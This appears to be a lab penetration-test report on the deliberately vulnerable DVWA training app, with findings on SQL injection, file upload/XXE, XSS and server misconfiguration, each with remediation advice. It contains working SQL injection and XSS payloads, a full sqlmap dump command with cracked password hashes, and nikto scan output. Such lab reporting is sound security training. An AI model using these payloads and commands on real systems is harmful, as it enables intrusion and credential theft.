02 WEB APPLICATION TESTING

EXECUTIVE SUMMARY

We tested DVWA for the OWASP Top-10 (2021). The application exhibited multiple intentional vulnerabilities as expected for a training VM. The most severe findings were SQL Injection (Critical) and Local File Inclusion (High), both allowing data disclosure. Several medium-severity weaknesses (weak session cookies, missing TLS, XSS) were confirmed. Remediation recommendations (parameterized queries, secure session handling, input/output handling, patching) are included.

SCOPE & METHODOLOGY

- **Scope:** DVWA instance and web server on Metasploitable2 only.
- **Techniques used:** Manual testing (browser + Burp Suite), automated tools (sqlmap, ffuf, nmap, nikto,), request/response capture.
- **Security level during tests:** DVWA security=low used for initial PoC verification; some tests repeated at higher levels to confirm behavior.

FINDINGS

001 — SQL INJECTION (CRITICAL)


Target URL: http://192.168.96.128/dvwa/vulnerabilities/sqli/
How found: Manual payloads in Burp Repeater (1' OR '1'='1) returned additional rows; time-based payload (1' AND SLEEP(5)--) induced response delay. Confirmed and enumerated with sqlmap.
Proof-of-Concept:

- Burp Repeater: modified id=1 → id=1' OR '1'='1 returned extra records.
- sqlmap dump: sqlmap enumerated dvwa DB

Impact: Full disclosure of database contents (usernames, hashed/cleartext password field depending on DVWA setup). Potential pivot to other attacks.

Severity: Critical

Recommendation: Use parameterized queries/prepared statements; apply input validation; use least-privilege DB accounts; remove debugging banners and error outputs.




Vulnerability: SQL Injection


User ID:

```
ID: 1'OR'1'='1
First name: admin
Surname: admin

ID: 1'OR'1'='1
First name: Gordon
Surname: Brown

ID: 1'OR'1'='1
First name: Hack
Surname: Me

ID: 1'OR'1'='1
First name: Pablo
Surname: Picasso

ID: 1'OR'1'='1
First name: Bob
Surname: Smith
```

More info



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.96.128/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=519be83a8f6a5ee4d3522bb2bf61f8b5; security=low" -D dvwa -T user
s --dump --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.9#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:54:57 /2025-10-14/

[01:54:58] [INFO] resuming back-end DBMS 'mysql'
[01:54:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 7298=7298#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(5887,9460)>(SELECT COUNT(*),CONCAT(0x716b6b6a71,(SELECT (ELT(5887=5887,1))),0x716a6b6271,FLOOR(RAND(0)*2))x FROM (SELECT 4084 UNION SELECT 4
880 UNION SELECT 4858 UNION SELECT 4581)a GROUP BY x)-- DXKB&Submit=Submit

    Type: time-based blind
```



```
[3] file with list of dictionary files
> 1
[01:54:58] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[01:54:58] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:54:58] [INFO] starting 4 processes
[01:55:01] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[01:55:01] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[01:55:02] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[01:55:04] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+--------------------------------------------------------+---------------------------------------------+-----------+------------+
| user_id | user    | avatar                                                 | password                                    | last_name | first_name |
+---------+---------+--------------------------------------------------------+---------------------------------------------+-----------+------------+
| 1       | admin   | http://192.168.96.128/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://192.168.96.128/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://192.168.96.128/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://192.168.96.128/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://192.168.96.128/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+--------------------------------------------------------+---------------------------------------------+-----------+------------+

[01:55:08] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.96.128/dump/dvwa/users.csv'
[01:55:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.96.128'

[*] ending @ 01:55:08 /2025-10-14/
```

002 — FILE UPLOAD / XXE (HIGH)


Target URL: http://192.168.96.128/dvwa/vulnerabilities/upload/

How found: Located upload form, uploaded test files , intercepted request in Burp, modified filename/content-type to bypass filters. Submitted XML payload with external entity.

Impact: Disclosure of sensitive system files; potential remote code execution via malicious upload or XXE.

Severity: High

Recommendation: Restrict file types, validate filenames, store uploads outside webroot, disable external entities in XML parsers, and prevent directory traversal (..).



http://192.168.96.128/dvwa/vulnerabilities/upload/#


Vulnerability: File Upload

Choose an image to upload:
No file selected.

```
../../hackable/uploads/nikto_scan.txt succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm



http://192.168.96.128/dvwa/vulnerabilities/upload/#

Vulnerability: File Upload

Choose an image to upload:
No file selected.

```
../../hackable/uploads/test.xml succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

003 — CROSS-SITE SCRIPTING (XSS) (MEDIUM)


Target URL: http://192.168.96.128/dvwa/vulnerabilities/xss_r/ and xss_s/

How found: Payload <script>alert(1)</script> and <script>alert('xss')</script> reflected unsanitized in response and executed in browser.


Impact: Cookie theft, session hijacking, CSRF amplification, or user-targeted attacks.

Severity: Medium


Recommendation: Output-encode all user-supplied data for the correct context (HTML/attribute/JS), implement Content Security Policy (CSP) where applicable, and validate input.



```
GET /dvwa/vulnerabilities/xss_r/?name=<script>(1)</script> HTTP/1.1
Host: 192.168.96.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64;  rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.96.128/dvwa/vulnerabilities/xss_r/
Cookie: security=high; security=low; PHPSESSID=f49c9c12629025da4b2711a8c99da9de
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```




```
HTTP/1.1 200 OK
Date: Tue, 14 Oct 2025 10:06:42 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 4369
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>
      Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Reflected Cross Site Scripting (XSS)
    </title>
```



```
Type   Direction  Method  URL
HT...  →  Request  GET    https://ads-img.mozilla.org/v1/images?image_data=CnAKbmh0dHBzOi8vYW1wLWFzc2V0LjQ1dHUxYzAuY29tL2...
HT...  →  Request  POST   https://ads.mozilla.org/v1/ads
HT...  →  Request  POST   http://192.168.96.128/dvwa/vulnerabilities/xss_s/
```

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: http://192.168.96.128
Connection: keep-alive
Referer:
http://192.168.96.128/dvwa/vulnerabilities/xss_s/
Cookie: security=low; PHPSESSID=
f49c9c12629025da4b2711a8c99da9de
Upgrade-Insecure-Requests: 1
Priority: u=0, i

txtName=<script>alert('xss')</script>&mtxMessage=
```



Vulnerability: Stored Cross Site S

192.168.96.128

xss

OK

Name: test
Message: This is a test comment.

Name: test
Message: dfgh

004 — SECURITY MISCONFIGURATION (MEDIUM)


Target URL: http://192.168.96.128/dvwa

How found: Server response headers included Server and X-Powered-By banners; nikto discovered default files and sample pages. Directory listing present on some paths.


Impact: Increased fingerprinting ease for attackers; exposes outdated components.

Severity: Medium


Recommendation: Hide server version info, disable directory listing, remove default files, and harden server configuration.




```
└─$ nikto -h http://192.168.96.128/dvwa
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.96.128
+ Target Hostname:    192.168.96.128
+ Target Port:        80
+ Start Time:         2025-10-14 06:21:27 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /dvwa/: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /dvwa/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /dvwa/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See:
 https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /dvwa/: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /dvwa/: Cookie security created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page /dvwa redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /dvwa/robots.txt: Server may leak inodes via ETags, header found with file /dvwa/robots.txt, inode: 93164, size: 26, mtime: Tue Mar 16 01:56:22 2010. See: http://cve
.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /dvwa/index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found
: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /dvwa/config/: Directory indexing found.
+ /dvwa/config/: Configuration information may be available remotely.
+ /dvwa/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OS
VDB-12184
```




```
+ /dvwa/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OS
VDB-12184
+ /dvwa/login/: This might be interesting.
+ /dvwa/docs/: Directory indexing found.
+ /dvwa/CHANGELOG.txt: A changelog was found.
+ /dvwa/login.php: Admin login page/section found.
+ /dvwa/?-s: PHP allows retrieval of the source code via the -s parameter, and may allow command execution. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012
-1823
+ /dvwa/login.php?-s: PHP allows retrieval of the source code via the -s parameter, and may allow command execution. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name
=CVE-2012-1823
+ /dvwa/CHANGELOG.txt: Version number implies that there is a SQL Injection in Drupal 7, which can be used for authentication bypass (Drupalgeddon). See: http://cve.mi
tre.org/cgi-bin/cvename.cgi?name=CVE-2014-3704 https://www.sektioneins.de/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html
+ 8101 requests: 0 error(s) and 24 item(s) reported on remote host
+ End Time:           2025-10-14 06:22:09 (GMT-4) (42 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```




```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.96.128/dvwa/uploads
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.96.128
+ Target Hostname:    192.168.96.128
+ Target Port:        80
+ Start Time:         2025-10-14 06:22:27 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /dvwa/uploads/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /dvwa/uploads/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME ty
pe. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ 8100 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2025-10-14 06:23:04 (GMT-4) (37 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```



```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.96.128/dvwa/backup
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.96.128
+ Target Hostname:    192.168.96.128
+ Target Port:        80
+ Start Time:         2025-10-14 06:24:55 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /dvwa/backup/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /dvwa/backup/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME typ
e. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ 8100 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2025-10-14 06:25:32 (GMT-4) (37 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```



```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.96.128/dvwa/config
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.96.128
+ Target Hostname:    192.168.96.128
+ Target Port:        80
+ Start Time:         2025-10-14 06:25:56 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /dvwa/config/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /dvwa/config/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME typ
e. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /dvwa/config/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /dvwa/config/./: Directory indexing found.
